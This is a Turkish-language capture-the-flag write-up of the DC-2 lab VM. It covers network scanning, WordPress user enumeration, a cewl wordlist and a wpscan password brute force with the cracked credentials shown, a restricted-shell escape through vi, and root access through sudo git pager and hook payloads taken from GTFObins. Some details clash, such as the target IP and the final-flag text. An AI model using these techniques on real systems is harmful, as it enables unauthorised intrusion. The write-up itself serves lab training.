

# DC-2 WRITEUP

İlk olarak netsdiscover ile hedefin ip adresini bulalım.

```
Currently scanning: 192.168.15.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300

IP          At MAC Address      Count  Len  MAC Vendor / Hostname
192.168.1.1  c0:51:5c:9b:b2:68    1     60  Unknown vendor
192.168.1.40 00:e1:8c:d9:36:40    1     60  Intel Corporate
192.168.1.49 08:00:27:33:61:2c    1     60  PCS Systemtechnik GmbH
192.168.1.35 de:00:b2:b7:e4:ea    1     60  Unknown vendor
192.168.1.42 b8:94:e7:06:cf:80    1     60  Unknown vendor

root@kali:~#
```

Hedefin 192.168.1.48 ip adresinde çalıştığını bulmuş olduk. Şimdi nmap taraması gerçekleştirelim.

```
nmap -sS -sV -sC -Pn -p- 192.168.1.49
```


```
root@kali:~# nmap -sS -sV -sC -Pn -p- 192.168.1.49
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-19 12:02 EST
Nmap scan report for dc-2 (192.168.1.49)
Host is up (0.00060s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_ http-generator: WordPress 4.7.10
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: DC-2 &#8211; Just another WordPress site
|_ https-redirect: ERROR: Script execution failed (use -d to debug)
7744/tcp  open  ssh    OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256  df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256  d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 08:00:27:33:61:2C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.37 seconds
root@kali:~#
```

80 portunda http 7744 portunda ssh çalıştığını tespit ettik.

/etc/hosts dosyamıza dc-2 adresini ekleyelim yoksa siteye erişemiyoruz.

```
GNU nano 4.9.3
127.0.0.1    localhost
127.0.1.1    kali
192.168.1.49 dc-2
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```



## WELCOME

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec augue est, auctor at nisi et, tristique tincidunt nulla. Maecenas vitae suscipit lorem, sed consectetur arcu. Nunc accumsan urna arcu, quis tincidunt justo aliquam at. Sed ullamcorper dui quis neque luctus sollicitudin sit amet vel erat. Nam faucibus rutrum purus, id varius metus feugiat vitae. Integer in finibus felis. Cras a fringilla leo. Sed turpis turpis, lobortis sed felis vitae, pretium suscipit sapien. Morbi id ultrices eros, sed suscipit metus. Sed lobortis vitae massa a blandit. Aliquam vestibulum ligula sed dictum faucibus. Nunc dui nisl, auctor ac pellentesque ut, sollicitudin non orci. Morbi vel condimentum sapien.

Nullam convallis, massa id sagittis tincidunt, velit dolor malesuada sem, nec ullamcorper risus sem eu odio. Duis id bibendum neque. Praesent maximus nisi purus, vel interdum arcu cursus eget. Quisque non leo sollicitudin, egestas nunc a, aliquam nisl. Aliquam porttitor libero metus, a finibus turpis convallis sit amet. Donec non sapien orci. Sed elit nisl, fringilla in est ac, lobortis volutpat felis. Praesent eros purus, volutpat nec turpis quis, lacinia venenatis augue.

Sed at turpis accumsan, sagittis dolor nec, imperdiet quam

Tarayıcıda siteyi açtığımızda blog sayfası bizi karşılıyor. Flag adında bir sayfanın olduğunu tespit ettik. Hemen bakalım.

## FLAG

### Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

---

Proudly powered by WordPress

Flag içerisinde normal sözlük dosyaların çalışmayacağını bunun yerine cewl aracıyla kendi sözlük dosyamızı oluşturmamız gerektiğini söylüyor.

Wpscan ile kullanıcı isimlerini bulmaya çalışalım.

```
wpscan --url "http://dc-2" -e u
```

```

[+] admin
  Found By: Rss Generator (Passive Detection)
  Confirmed By:
    Wp Json Api (Aggressive Detection)
      - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[+] jerry
  Found By: Wp Json Api (Aggressive Detection)
  Confirmed By:
    - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[+] tom
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Nov 19 12:09:40 2024
[+] Requests Done: 55
[+] Cached Requests: 6
[+] Data Sent: 12.43 KB
[+] Data Received: 514.096 KB
[+] Memory used: 254.965 MB
[+] Elapsed time: 00:00:03
root@kali:~#

```

Admin,jerry ve tom kullanıcılarının sistemde kayıtlı olduğunu tespit ettik. Şimdi sitede bulunan kelimelerden cewl ile wordlist oluşturalım.

```
cewl http://dc-2 > pass.txt
```

Bulduğumuz kullanıcı isimlerini de user.txt içerisine kaydedelim. Sonrasında wpscan ile brute force saldırısını başlatalım.

```
wpscan --url "http://dc-2" -U user.txt -P pass.txt
```

```


[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / log Time: 00:00:58 ← (649 / 649)

[!] Valid Combinations Found:
  Username: jerry, Password: adipiscing
  Username: tom, Password: parturient

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

```

tom ve jerry kullanıcılarının parolalarını bulmayı başardık. Şimdi login olmamız gerekiyor. Wordpressin varsayılan panel konumu /wp-login de bulunuyor.



You are now logged out.

Username or Email Address

Password


☐ Remember Me

[Lost your password?](#)

[← Back to DC-2](#)

Öncelikle tom kullanıcısı ile giriş yapmayı deneyelim.

Giriş yapmayı başardık ancak bir şey bulamadık. Şimdi jerry kullanıcısı ile giriş yapmayı deneyelim.



Tom kullanıcısından farklı olarak jerry kullanıcısı pages kısmını görüntüleyebiliyor.



Flag2 sayfasını bulmayı başardık.

**Flag 2:**

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

```
ssh tom@192.168.1.49 -p 7744
```

```
ssh tom@192.168.1.49 -p 7744
```

```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
tom@DC-2:~$
```

Flag3.txt dosyasını bulduk ancak rbash içerisinde olduğumuz için tüm komutları çalıştıramıyoruz.

usr adlı dizin ilgimizi çekiyor.

Bu komut ile dizinin içeriğini görüntüleyelim.

Buradaki komutlar ile shellden kaçabiliriz. GTFObins sitesinde vi editörü ile kısıtlı shellden nasıl kaçabileceğimizi görelim.

It can be used to break out from restricted environments by spawning an interactive system shell.


b seçeneğini kullanarak shell'den kaçmayı deneyelim. Önce vi yazıp enterlayalım.

DC-2 WRITEUP



Yukarıdaki kodu yazıp enterlayalım.

```
:set shell=/bin/bash
```



```
~  
~  
~  
~  
~  
~  
:set shell
```

Yazıp enterlayalım.

```
:shell
```

Kısıtlı shellden kaçmayı başardık.

Ancak sistemdeki tüm komutları kullanamıyoruz. Bunun için komutların path lerini düzenlememiz gerekiyor.

```
export PATH=/bin:/usr/bin:$PATH  
export SHELL=/bin/bash:$SHELL
```

```
jerry tom  
tom@DC-2:/home$ export PATH=/bin:/usr/bin:$PATH  
tom@DC-2:/home$ export SHELL=/bin/bash:$SHELL  
tom@DC-2:/home$ ls  
jerry tom  
tom@DC-2:/home$ cd tom  
tom@DC-2:~$ ls  
flag3.txt usr  
tom@DC-2:~$ cat flag3.txt  
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.  
tom@DC-2:~$
```

Artık shell üzerinde büyük kontrol sahibiyiz. Şimdi jerry kullanıcısına geçmeyi deneyebiliriz.

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$
```

```
su jerry
```

Jerry kullanıcısı için en başta bulduğumuz parola ile jerry kullanıcısının hesabına geçmeyi başardık.

```
jerry@DC-2:/home$ ls
jerry tom
jerry@DC-2:/home$ cd jerry
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!

jerry@DC-2:~$
```

4. bayrağı da almayı başardık. Şimdi sıra root olmakta. Root yetkisi ile çalıştırabileceğimiz komutları listeleyelim.

```
sudo -l
```

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$
```

/usr/bin/git komutunu sudo yetkisi ile çalıştırabiliyoruz. GTFObins sitesinde git ile nasıl yetki yükseltebiliriz öğrenelim.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo PAGER='sh -c "exec sh 0<&1"' git -p help`

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

(c) The help system can also be reached from any `git` command, e.g., `git branch`. This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git branch --help config
!/bin/sh
```

(d) Git hooks are merely shell scripts and in the following example the hook associated to the `pre-commit` action is used. Any other hook will work, just make sure to be able perform the proper action to trigger it. An existing repository can also be used and moving into the directory works too, i.e., instead of using the `-c` option.

```
TF=$(mktemp -d)
git init "$TF"
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
sudo git -C "$TF" commit --allow-empty -m x
```

(e) `TF=$(mktemp -d)`  
`ln -s /bin/sh "$TF/git-x"`  
`sudo git "--exec-path=$TF" x`

C opsiyonu kısa görüldüğü için onu kullanacağım.

```
sudo /usr/bin/git branch --help config
```

```
jerry@DC-2:~$ sudo /usr/bin/git branch --help config
```

```
!/bin/sh
```

Yukarıdaki kodu yazıp enterlayalım.

Note that this will create the new branch, but it will not switch branch.

```
!/bin/sh
```

```
jerry@DC-2:~$ sudo /usr/bin/git branch --help config
```

```
# whoami
```

```
root
```

```
# cd /root
```

```
# ls
```

```
final-flag.txt
```

```
# cat final-flag.txt
```

Flag 2:  
If you can't exploit WordPress and take a shortcut, there is another way.  
Hope you found and enjoy solving.

W e l c o m e

Congratulations!!!

A special thanks to all those who sent me tweets and provided me with feedback - it's all greatly appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

```
#
```

Root olmayı başardık ve son bayrağı da aldık.